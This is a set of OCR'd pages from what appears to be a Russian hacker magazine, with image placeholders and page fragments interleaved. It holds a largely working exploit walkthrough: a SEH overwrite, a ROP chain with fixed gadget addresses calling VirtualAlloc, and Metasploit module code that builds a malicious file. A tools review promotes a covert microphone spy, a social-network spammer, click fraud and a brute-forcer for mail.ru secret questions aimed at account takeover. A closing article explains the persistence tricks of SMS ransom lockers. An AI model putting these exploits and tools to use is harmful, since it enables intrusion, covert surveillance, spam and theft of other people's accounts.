


Схема работы эксплойта

но, то в куче нет, тем не менее, длина также ограничена.
Моя идея состояла в следующем: переписываем SEH (YYYY)-указателем на ROP-инструкцию для выравнивания указателя на стек так, чтобы ESP указывал не куда-то там, а точно на нашу ROP-программу из стека. То есть YYYY должен указывать на ROP-гаджет, который меняет указатель ESP, а потом делает RETN, чтобы передать управление следующему ROP-гаджету и ROP-программе в целом. Для поиска гаджетов я использовал уже упомянутую примочку Corelancod3r'а. Все мои гаджеты из двух не поддерживающих ASLR библиотек — LTKRN14N.dll и LTDIS14n.dll. Таким образом, я нашел гаджет ADD "ESP,4F8 # RETN 4" по адресу 0x20012026 (всегда постоянные, так как модуль не поддерживает ASLR). В результате после Access Violation программа переходила по этому адресу и меняла указатель стека, после чего он указывал в зону aaaa...aaaa. Таким образом, RETN 4 передавала управление по адресу из aaaa...aaaa, поэтому туда я также добавил адреса, но уже с меньшим сдвигом — ADD ESP, 40 # RETN. В результате указатель стека рос, пока не попадал в зону ZZZZ, где я и расположил РОП-программу.


ROP-программа

ROP-программа представляет собой указатели на РОП-гаджеты, а также некоторые параметры. Главное ограничение — запрет на использование нулевых байт и размер. Так как шеллкод в стек не поместить, моя РОП-программа брала на сохраненный до aaaa...aaaa указатель на кучу, где хранится путь и имя файла, соединенные в одну строку:

```
PPPP…PPPP/FFFFF…FFFaaaa…aaaaXXXXYYYYZZZZZZ…
```

```
PPPP…PPPP      – путь
FFFF…FFFF      – начало имени файла, через которое мы атакуем
aaaa…aaaa      - ROP: 0x20012026
YYYY           - SEH-ROP: 0x20012026
ZZZZ           - ROP-программа
```

Примерно так. Замечу еще раз, что в стеке у нас поместилась только часть этого буфера: aaaa...aaaaXXXXYYYYZZZZZZ... именно ее мы используем для ROP-программы. Вышеупомянутый указатель указывает на FFFF, так что ROP-программа будет использовать найденную кучу для того, чтобы записать в FFFF параметры для вызова VirtualAlloc. Чтобы выполнить шеллкод, нам надо сделать память исполняемой. Для этого годится, например, вызов VirtualProtect, который может менять флаги доступа на страницы памяти и может сделать ее исполняемой. Но в указанных библиотеках я не нашел вызовы этой функции, зато нашел вызовы VirtualAlloc, которая выделяет память, однако ее можно использовать для «перевыделения» памяти, задав при этом флаг доступа на исполнение, что позволит нам выполнить шеллкод из кучи.
Сама функция VirtualAlloc находится в kernel32.dll, ее адрес не известен из-за ASLR, но так как LTDIS14n.dll используют этот вызов, они сохраняют этот адрес в своей .data-секции, которая постоянна, так как эти ДЛЛ-ки не поддерживают ASLR. В итоге по адресу 0x1FFAF160 хранится указатель на VirtualAlloc. Его я записал в FFFF-зону, так как там будет хранится небольшая РОП-программа номер два. РОП-программа «один» (ZZZZZ) вычисляет нахождение РОП-«два» (FFFF), считает параметры, сохраняет так же в FFFF, после



Для эффективной проверки вставим на это место metasploit-строку

Наш эксплойт для работы в среде метасплойта готов!

Подозрительное место в формате MMM-файла

чего меняет ESP на FFFFF, после чего исполняется ROP-«два», которая делает FFFF исполняемой и передает управление куче, в самом конце FFFF. В конце FFFF-шеллкод также не поместится, поэтому его я решил схоронить в PPPP...PPPP. Таким образом, там можно поместить шеллкод размером до 750 байт, что достаточно для большинства задач. FFFF...FFFF можно условно разбить так:

```
QQ…QQ1111222233334444WW…WWJJJJJJ…
QQ…QQ            - РОП-программа 2
1111222233334444 - место для параметров VA, сюда пишет РОП 1
WW…WW            - вызов VA, передача управления на кучу дальше
JJJJJJ…          - stage 0 шеллкод, прыжок на PPPP…PPPP
```

Последняя часть нужна, так как выяснилось, что иногда PPPP лежит в другой странице памяти, поэтому WW..WW делает исполняемой только FFFF-часть, а PPPP — нет. Поэтому stage 0 шеллкод вычисляет по сдвигу PPPP, еще раз вызывает VA, делает уже страницу с PPPP исполняемой, после чего передает управление на шеллкод. Ну вот, с теорией и покончено. Как видно, написать эксплойт намного сложнее, чем найти дыру :). Теперь давай перейдем к самому эксплойту, который я написал в виде модуля для Metasploit.

Реализация эксплойта

```
aaa_data = aaa_header # Заголовок MMM-файла
aaa_data << "\x00"*1680
aaa_data << aaa_list
aaa_data << "\x00"*25

#### Первая строка — путь к файлу
aaa_data << "C:\\aaa\\"

# 7. Шеллкод из метасплойта
aaa_data << shellcode
# Оставшееся место заполняем
aaa_data << "a"*(target['Size']-shellcode.length)
aaa_data << "a"*328

# Разделитель
aaa_data << "\x00"*16

#### Вторая строка — имя файла

aaa_data << "x"*320
# 4. Тут начинается РОП-2
aaa_data << rop_gadgets2

# 5. Тут stage 0 шеллкод
aaa_data << shell_jmp
aaa_data << "a"*61

#### Продолжение имени файла, эта часть будет в стеке
```

```
# триггер уязвимости
# 2. ROP-гаджет: ADD ESP, 40 / RETN
aaa_data << rop_jmp*32
aaa_data << "a"*16
# 1. SEH, переписанный YYYY
aaa_data << [target.ret].pack('V')
# 3. РОП 1 — RETN
aaa_data << rop_nop*10
# 4. РОП 1 — программа
aaa_data << rop_gadgets
aaa_data << "a"*31337
```

Цифры в комментариях — порядок выполнения при атаке. Остальной код я не буду приводить в журнале — значительно проще взять готовый модуль с нашего диска и изучать напрямую его.

Послесловие

Как видишь, даже в условиях с ограничениями по размеру данных в стеке можно написать рабочий эксплойт, который обойдет все защиты. Можно было бы воспользоваться и вариантом egg-hunter, но это сильно замедляет атаку. Corelancod3r обещал придумать, как ускорить свой вариант эксплойта с egg-hunter'ом :). Наш же вариант ограничен по размеру шеллкода в 750 байт, зато работает моментально.

Если тебе интересна проактивная, агрессивная сторона безопасности и не только, ты хочешь поделиться своим опытом и набраться чужого, пообщаться с такими же, как и ты, то рекомендую принять участие в первой в России официальной DEFCON-группе. Мы находимся по адресу defcon-russia.ru, и проводим локальные мероприятия (пока только в Питере). На наших встречах будут мастер-классы по различным вопросам ИБ, включая и эксплойт-девелопмент, искусство поиска уязвимостей, вопросы WEB-безопасности, состязания, пиво, общение и прочие составляющие того, без чего не может быть ни одной хакерсокой тусовки. Наша цель — создать локальный hackerspace, который объединяет людей с общими интересами — ИТ, хакинг, программирование и т.д. Хочу сообщить, что в конце года мы поддержим создание первой в России, открытой, НЕЗАВИСИМОЙ и ДЕМОКРАТИЧНОЙ международной конференции по безопасности. Присоединяйся! ⌶


Mar (icq 884888, snipper.ru)





X-TOOLS

Программа: XMProxy
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: xhugo



Работаем с прокси

XMProxy — это настоящий хакерский комбайн, реализующий всевозможные задачи по работе с прокси. Данный набор утилит включает в себя такие полезные программы, как чекер, граббер, кликер, geoip и сортировщик.

Расскажу подробней о каждой из программ.

• Чекер предназначен для проверки проксиков на валидность и включает в себя несколько окон и разделов. Работает он абсолютно традиционно: позволяет загружать списки прокси-серверов, чекает их в многопоточном режиме и сортирует сервера на «хорошие» и «плохие», позволяя удобно экспортировать результаты работы.

• Граббер позволяет собирать списки прокси с различных сайтов: можно удобно добавить целую кучу сайтов, импортировав их из текстового файла. Все сграбленные прокси можно будет автоматически использовать для их проверки, что очень удобно.


• Кликер — это, как ясно из названия, простенький накрутчик счетчиков и всевозможных клик-клубов. Работает в несколько потоков, заходя на сайты из списка через прокси-листы.

• GeoIP — удобная тулза для разбиения проксиков по странам. Ведет лог, в котором выводятся строки вида «proxy:port - страна».

• Сортировщик предназначен для быстрого изменения формата записи информации о проксиках: например, замена проксей вида xxx.xxx.xxx.xxx;xxx на xxx.xxx.xxx.xxx:xxx. Кроме этого, он умеет удалять дубли.

Как видно из приведенного описания функционала, XMProxy может сослужить тебе отличную службу в самых разнообразных областях Х-деятельности.

Программа: ProxySocksGrabber
ОС: *nix/win
Автор: G1yuK



Прокси-граббер на Питоне

В качестве противовеса предыдущему комбайну хочу представить тебе маленький, но крайне полезный граббер проксиков и соксов, написанный на питоне. Источником для граббинга нужного нам стаффа выступает известный сервис spys.ru, на котором все ip выложены в чистом виде, а порты зашифрованы javascript'ом. На данном сайте происходит очень частое обновление списков прокси, которые, как правило, забираются интересующимися людьми лишь с первой страницы, наш же граббер пробегает по всем семи.

Скрипт имеет два режима работы:

1. Забираем proxy (grabber.py -t 0);

2. Забираем socks (grabber.py -t 1).

Результаты граббинга можно выводить прямиком в нужный файл с помощью параметра '-t'. При запуске без параметров скрипт отрабатывает с установленными по умолчанию значениями.

В качестве бонуса можно отметить тот факт, что вся логика граббера оформлена в виде простой функции, которую ты легко сможешь использовать в своих проектах.

Программа: Hack Record Book
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Kronus and Svet



Списываем текстовые файлы в утиль

Многие из нас хранят всю свою добытую кровью и потом информацию в целой куче разрозненных текстовых файлов. Зачастую поиск в них нужной SQL-инъекции или любой другой найденной тобой уязвимости (особенно, если она была обнаружена n-ное количество месяцев назад) может занять большое количество времени. Настала пора исправить это недоразумение! Представляю твоему вниманию прогу Hack Record Book — удобную записную книгу для хранения и каталогизации найденных на сайтах уязвимостей.

Функционал и особенности тулзы:

• сохранение ссылок, описаний и даты нахождения уязвимостей;

• сохранение ТИЦ и PR (с возможностью их автоматического парсинга);

• возможность добавления личных заметок по текущему сайту;

• редактирование и удаление любых записей;

• сортировка записей по любому полю;

• удобный поиск по базе;

• пинг любых ссылок;

• горячие клавиши;

• вывод количества записей в status bar;


• шифрование хранимой в БД информации (шифруются url и поле more);

• подсветка HTTP ответов ссылок с разграничением категорий по цветам;
• drag & drop для загрузки файла;
• множество настроек интерфейса в settings.ini;
• хранение данных в SQLite;
• работает на .NET 3.5.

Особо стоит отметить простоту работы с зашифрованными базами:
1. В поле «KEY» вводим ключ для шифрования;
2. Выбираем файл .db с нужной базой;
3. Если был введен правильный ключ, то данные расшифруются верно, и ты сможешь работать с нужной базой, иначе — экран будет пустым.

Автор программы с удовольствием выслушает любые твои предложения и пожелания в топике bit.ly/jFexpH.

Программа: VK Video Spammer
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Ildon


Спамим видео во «В Контакте»


На очереди еще один вкусный софт для работы с известной социальной сетью. Итак, как видно из названия, VK Video Spammer — это специализированный софт для спама в видеокомментариях во «В Контакте». Особенности утилиты достаточно интересны:

• комментирование до 50 видео на одном аккаунте;
• комментирование до 50 видео у каждого друга этого аккаунта;
• граббинг количества приложений;
• граббинг количества видео;
• граббинг количества друзей;
• граббинг количества кумиров;
• граббинг количества групп;
• двойная атака на антиспам-модуль в контакте (добавление заданных слов в конец и начало твоего текста);
• регулирование задержки постинга;
• многопоточность;
• поддержка антикапчи.

Кстати, данная программа является переписанной приватной версией «VK Комментатора», автор которого перестал работать над своим творением.

Программа: MicSpy++
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Nightmare

Пришло время для замечательной программы, которая фактически не имеет аналогов и занимает почетное место в арсенале каждого уважающего себя пранкера.


Шпионим за звуком

Встречаем: микрофонный шпион MicSpy++ от известного кодера Nightmare!

Данная утилита предназначена для автоматической записи в файл всего звука с микрофона и применяется в случаях, если тебе необходимо записать все происходящее рядом с компьютером нужного человека. Данная утилита работает в консоли и имеет три параметра:
1. Папка, где будут сохраняться через определенный промежуток времени файлы с записями (если такой папки не существует, она будет создана автоматически);
2. Время записи одного файла в миллисекундах;
3. Частота KHz конвертированного WMA-файла (рекомендуются значения 8, 16 или 32).

Принцип работы шпиона достаточно прост: через заданный промежуток времени (например, каждые 10 минут) в выбранной папке создается WMA-файл с названием 03.03.2011.17.17.17.wma (дата и время сохранения файла). Вес конечных файлов определяется по формуле: одна секунда = один килобайт (то есть 10 минут будут весить 600 Кб, полчаса — 1,8 Мб).

Пример использования программы:
«MicSpy++.exe C:\randomfolder\ 1800000 16» — запись всего звука через микрофон каждые полчаса в новый файл.

Используемые в данном примере параметры:

```
C:\randomfolder\ — любая папка для записей;
1800000 — полчаса в миллисекундах;
16 — оптимальное сжатие WMA в KHz.
```

Все свои предложения и пожелания ты можешь оставить в топике bit.ly/jnzg7t.

Программа: [mail.ru] Question Brute
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: ZeaL


Брутим ответы на секретные вопросы


На очереди специализированная программа для массового подбора ответов к секретным вопросам на ящиках почтового сервиса mail.ru.

Функционал программы:

• полностью синхронизированная многопоточность;
• работает через m.mail.ru (быстрота, стабильность);
• встроенный генератор source-файла;
• встроенный чекер прокси;
• анализатор валидности списка source;
• анализатор действий при блокировании со стороны mail.ru;
• анализатор ошибок;
• полное логирование.

Надо заметить, что на данный момент это единственный рабочий брутфорс для секретных вопросов mail.ru.

Программа: [mail.ru] Question Checker
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: ZeaL



Чекаем секретные вопросы

Еще одна утилита от того же автора, на этот раз предназначенная для массовой проверки и сохранения секретных вопросов на аккаунтах.


Подходит для тех, кто любит получать доступ к мэйлам, где в качестве ответа на секретный вопрос стоит что-то вроде «123», «qwerty» и т.д. Особенности чекера такие же, как и у предыдущей программы, отметим лишь различия:

• работа без прокси;
• встроенный парсер логов (может фильтровать логи на любой вид вопроса, чистить или находить нестандартные вопросы);
• написан на движке брута ([mail.ru] Question Brute 1.04).

Данный чекер удобно использовать вкупе с представленным выше мэйл-брутером.



deeonis (deeonis@gmail.com)





КАК РАБОТАЮТ ВИНЛОКЕРЫ?




Чтобы узнать больше, отправь весь текст этой статьи на короткий номер


Каждый из нас сталкивался со всяческими СМС-блокерами, если не у себя на компьютере, то на машинах друзей. Такие штуки трудно назвать вирусами, но они тоже доставляют немало хлопот. Сегодня мы попробуем изучить приемчики кибер-мошенников, которыми они пользуются для отъема у населения честно заработанных денег.

Закрепление в системе

Представим, что злая малварь уже проникла в систему. Наивный пользователь скачал и запустил вредоносный exe'шник, который в первую очередь должен обеспечить себе «нормальную» работу. Для этого программа должна прописать себя в автозагрузку вместе с Windows. Многие прекрасно знают, что и где отвечает за запуск программ сразу после старта нашей любимой ОС, но я все-таки еще раз перечислю возможные варианты.

Существуют три основных места для авторана: системный реестр, системные файлы со списком загружаемых программ и специальные папки автозагрузки. Начнем в обратном порядке.




Ищем малварь с помощью Process Explorer

БОРЬБА С АНТИВИРУСАМИ

К счастью, СМС-блокерам противостоят доблестные антивирусные компании, которые неустанно трудятся над добавлением сигнатур зловредов в свои базы. Это очень раздражает вирусописателей, ведь из-за этого они теряют свои деньги. Поэтому некоторые экземпляры малварь-индустрии пытаются отключить или затруднить работу аверов. Мы подробно писали об этом в наших краш-тестах, поэтому — смело поднимай подшивку «Хакеров» и наслаждайся.



Папки автозагрузки известны любому пользователю. Все их содержимое можно увидеть в главном меню Windows, физически же они располагаются в профилях пользователей, например, `C:\Documents and Settings\admin\Главное меню\Программы\Автозагрузка\`. Разумеется, вместо admin, можно подставить «All Users или Default User».
В папки автозагрузки можно поместить как сам исполняемый файл, например, с помощью API-функции CopyFile, так и ярлык на него.
Всяческие вредоносные штуки редко используют это место для своего запуска, поскольку даже малоопытные юзеры могут обнаружить посторонние файлы в этих директориях. Тем не менее, как дополнительная гарантия своего успешного старта это место вполне сгодиться, так что не следует обходить его стороной при поиске малвари на зараженном компьютере.
Системные файлы со списком загружаемых программ достались в наследство современным ОС Windows еще от их 9х-родственниц — 98-й и 95-й винды. Первый такой файл — это win.ini, в котором есть секция [windows], которая, в свою очередь, может содержать запись «run=запускаемая_программа». Также существует файлик system.ini, в секции [driver32] которого надо проверить наличие параметра вида «название_драйвера. уникальное_имя=путь_к драйверу». Здесь зловреды уже любят следить гораздо больше, чем в папках автозагрузки.
Но лидером среди самых популярных мест для авторана является реестр Windows.
Помимо всем известных ключей `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\` и `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\` с их братьями для одноразового запуска RunOnce, существует еще множество всяких веток реестра, из которых может стартовать программа. Например, если ты пользуешься IE, и он вдруг начал вести себя странно (показывает голых тетенек или открывает странные сайты),


ВЯЧЕСЛАВ ЗАКОРЖЕВСКИЙ, SENIOR MALWARE ANALYST, HEURISTIC DETECTION GROUP, KASPERSKY LAB. ПОСТОЯННЫЙ АВТОР ЖУРНАЛА «ХАКЕР».



Семейство винлокеров или, по-другому, блокеров, развивалось очень динамично на протяжении последних полутора-двух лет. Если изначально они представляли собой отдельные попытки легкого заработка денег, то сейчас все это превратилось в промышленно налаженный бизнес. Самые первые версии блокеров были написаны крайне примитивно, обычно, на языках Visual Basic или Delphi. Восстановить работу Windows можно было при помощи несложных манипуляций или использования специальных сочетаний клавиш. Сейчас же индустрия блокеров настолько эволюционировала, что файлы крайне редко ходят в «чистом виде» — как правило, они защищаются с помощью специальных крипторов/протекторов, которые также используются для распространения вредоносных программ. Сама «начинка», естественно, не стояла на месте — в настоящее время применяются такие методы блокировки системы, что восстановить ее работоспособность можно только используя сторонние утилиты. Также я встречал блокер, который переписывал MBR жесткого диска и при загрузке выводил типичное сообщение об оплате своих «услуг» на черном экране загрузки. Вот до чего доходят разработчики, чтобы только заполучить прибыль.

то стоит заглянуть сюда: `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects\`. Еще есть `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit\`, `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices\`, `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\`. Эти ветки реестра позволяют запустить разнообразные исполняемые файлы (обычные exe, программы, сервисы или dll).
Кстати, последний ключик подгружает пользовательскую dll к explorer.exe, а это значит, что код зловреда будет работать даже в Safe Mode.
Следует обратить внимание и на `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Имя_программы\` — при запуске



В IE пробралось BHO

Имя_прогаммы будет запускаться софт, указанный в строковом параметре Debugger. Иная хитрая малварь может использовать ассоциации файлов в реестре. То есть, при запуске, например, txt-файла, будет стартовать сначала вредоносное ПО, которое уже потом будет запускать реальную программу, работающую с этим типом файлов. Также вирус может загрузиться в память компьютера с помощью групповых политик. За это отвечает ключ `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run`, в котором содержатся параметры с путями запускаемых программ.
Вообще, мест, откуда может стартовать проникший на компьютер СМС-блокер или другая зараза, много, но проверить их достаточно просто (если не применяются специальные техники маскировки), особенно если использовать специализированные средства, например, утилиту HiJackThis.

Оборонительные редуты

После того, как малварь прописала себя в автозагрузку, ей следует позаботиться о своей сохранности: пользователь не должен завершить процесс зловреда, удалить программу из авторана и прочее. Для этого проще всего использовать все те же политики безопасности Windows.
Надо сказать, что фрауд-антивирусы, которые больше ориентированы на запад, практически не пользуются такими трюками. То есть, если наш отечественный СМС-блокер может напрочь парализовать работу компьютера, то англоязычная малварь такого не делает. Причина, скорее всего, в том, что в тех же Штатах законодательство к такого рода шалостям относится гораздо строже. Кроме того, местные жители не платят за электронные услуги эсэмэсками, для этого у них есть банковские карты, а, как известно, Visa и MasterCard очень ревностно следят за порядком среди своих клиентов. Одна гневная жалоба от доверчивого пользователя — и биллинг, проводящий процессинг платежей за Fraud Antivirus, может навсегда лишиться лицензии.
Однако, мы отклонились от темы. Итак, что же делает типичный СМС-блокер для того, чтобы защитить себя от удаления? Первым делом, это — блокировка редактора реестра и диспетчера задач. Для этого надо подправить всего два параметра в ветке реестра `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System`.







Борьба с блокерами от Касперского

